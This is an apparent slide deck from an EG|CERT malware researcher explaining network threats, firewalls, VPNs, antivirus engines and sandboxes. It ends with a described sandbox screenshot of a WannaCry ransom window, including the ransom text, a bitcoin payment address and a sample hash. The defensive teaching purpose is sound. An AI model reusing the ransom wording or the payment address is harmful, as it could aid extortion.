

EG|CERT



Cybersecurity Essentials: **Protecting Yourself in the Digital Age**



About Me

- Worked as a malware researcher in Threat Analysis Department at EG|CERT for over 3 years.
- Investigated and resolved cybersecurity incidents affecting government entities.
- Worked in increasing the detection rate of the National Sandbox and Anti-malware.



Mhannad Raafat
Malware Researcher



1

Understanding Network Security



Agenda

- Introduction
- Network Security Products
- Securing Networks Tips
 - General Tips
 - Securing W-Fi Tips
- Quiz
- BREAK




Introduction

EG|CERT

What is A Computer Network?

- A computer network is a set of endpoints sharing resources located on or provided by network nodes Through Communication protocols such as (HTTP, FTP, etc.)



What is Network Security?

- Network security refers to the **practices, policies, and technologies** used to protect a network from unauthorized access, cyber threats, and data breaches.
- It ensures the **C**onfidentiality, **I**ntegrity, and **A**vailability of data being transmitted across networks.

Common Types of Network Threats



Phishing Attacks

Fake communications that can trick users to reveal sensitive information or even infect their machines.



Malware Attacks


Malicious software files published through internet such as Ransomware, Infostealer, worms perform malicious activities.



DDoS Attacks


Flood of dummy requests sent to the endpoint to render services unavailable.

Impact of Network Threats



Operational Disruption

Flood of dummy requests sent to the endpoint to render services unavailable.



Reputation Damage

Loss of customer trust and brand value following a breach.



Financial Losses

Direct costs of cyberattacks, including ransom payments, recovery costs, and lost revenue.


How to Protect?

To prevent these threats, we can use:

- Firewalls
- VPNs (Virtual Private Networks)
- Antivirus Software
- Sandbox


Network Security Products

Firewalls:



Definition:

- A network device or software that is used to block certain types of network traffic.
- It acts as a barrier between a trusted network (e.g., home/office network) and an untrusted network (e.g., the internet).



Common Firewalls Types:

- Packet Filtering (Stateless) Firewalls
- Stateful Inspection Firewall

Packet Filtering Firewalls (Stateless):

- It basically examines individual packets based on predefined rules.
- It only evaluates packets based on headers (IP, port, protocol) not the context of network request.

◆ Pros


- Fast and lightweight.
- Low resource consumption.
- Easy to configure with ACLs (Access Control Lists).

◆ Cons

- Does **not** track connection states, making it vulnerable to spoofing attacks.
- Cannot differentiate between legitimate return traffic and malicious traffic.

Packet Filtering Firewalls (Stateless):

Packet Filter



Stateful Inspection Firewall:

- It uses also ACLs to tracks active connections, but it maintains them using a state table to monitor traffic flow.
- It verifies that packets belong to an established session before allowing them through.


◆ Pros

- More secure than simple packet filtering.
- Can detect unauthorized packets that do not match an active connection.
- Reduces risk of certain attacks (e.g., IP spoofing).

◆ Cons

- Higher resource consumption than packet filtering firewalls.
- Susceptible to DDoS attacks if state tables are flooded.


Stateful Inspection Firewall:



VPNs (Virtual Private Network):



Traditional Connectivity:



Definition:

- A Virtual Private Network (VPN) encrypts internet traffic, hiding a user's IP address and securing data transmissions.


◆ How Does a VPN Work?

- Encrypts internet traffic and routes it through a secure server.
- Prevents third parties (e.g., hackers, ISPs, government agencies) from intercepting data.
- Ensures online privacy and protects users from cyber threats.


Common Types of VPNs

Type	Description	Common Use Case
Remote Access VPN	Secures internet connections for remote workers	Work-from-home employees
Site-to-Site VPN	Connects multiple business locations securely	Large corporations


Remote Access VPN:



Site-To-Site VPN:



Anti-Virus:



Definition:

- It is a security program designed to detect, prevent, and remove malicious software (malware) from computers, networks, and other digital devices.


◆ Why is Antivirus Important?

- Prevents virus infections that can corrupt files.
- May Detect and remove ransomware before it encrypts data.
- Blocks spyware that secretly monitors user activity. Protects sensitive data, passwords, and financial information.

Anti-Virus Engines:

Engine	Description
Static (Signature-Based)	Comparing files to Static Rules (YARA) or a database of known malware signatures such as File's hash.
Heuristic Analysis (Behavioral Analysis)	Identifies suspicious behavior in files and programs to detect variants of known malware even if the exact signature isn't available.
AI Models	Trained models to detect behavior anomalies.


Sandbox:



Definition:

- A sandbox is a software or platform designed to serve as a controlled environment (VM) for executing potentially malicious files.
- It allows for secure testing and provides users with a detailed analysis report on the file's behavior and potential threats.

Monitoring:



Sandbox

Transfers and Executes



File Types

Collecting:




Sandbox

Sends Results




Analysis Results

Processing:



Reporting:



Renders Report



The image shows a Windows desktop environment. A large ransomware payment window is open in the center, titled "Oops, your files have been encrypted!". The window contains the following text:

What Happened to My Computer?
Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time. You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay. You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever. We'll have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window. After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT.

Payment will be raised on
14/1970 00:00:00
Time Left: 00:00:00:00

Your files will be lost on
18/1970 00:00:00
Time Left: 00:00:00:00

Send \$600 worth of bitcoin to this address:
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

Buttons: Check Payment, Decrypt

In the bottom right corner of the desktop, there is a watermark that says "ANY RUN".

At the bottom of the screen, a network traffic monitor is visible, showing a list of HTTP requests:

Timeshift	Headers	Rep	PID	Process name	CN	URL	Content
769 ms	GET 200: OK	2164	svchost.exe			http://url.microsoft.com/pki/crl/products/MicRooCerAut2011_2011_03_22.crl	1 Kb + binary
777 ms	GET 200: OK	2164	svchost.exe			http://www.microsoft.com/pkips/crl/MicSecSerCA2011_2011-10-18.crl	973 b + binary
17075 ms	GET 200: OK	1176	svchost.exe			http://ocsp.digicert.com/MFEWtZBNMEswSTAJBgUjDgMCGgUABBSAUQyBmQ2awnL...	471 b + binary
29413 ms	GET 200: OK	6424	SIHClient.exe			http://www.microsoft.com/pkips/crl/Microsoft%20ECC%20Product%20Roo%20Cer...	419 b + binary
29416 ms	GET 200: OK	6424	SIHClient.exe			http://www.microsoft.com/pkips/crl/Microsoft%20ECC%20Update%20Secure%20S...	408 b + binary
47816 ms	GET 200: OK	6732	backgroundTaskHost...			http://ocsp.digicert.com/MFEWtZBNMEswSTAJBgUjDgMCGgUABBSAUQyBmQ2awnL...	471 b + binary

The image shows a malware analysis tool interface. At the top, the file path is displayed: `ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe`. The interface includes various indicators and a list of processes.

Indicators: wansnary, ransomware, stealer, qrcode, wannacryptor, maldoc

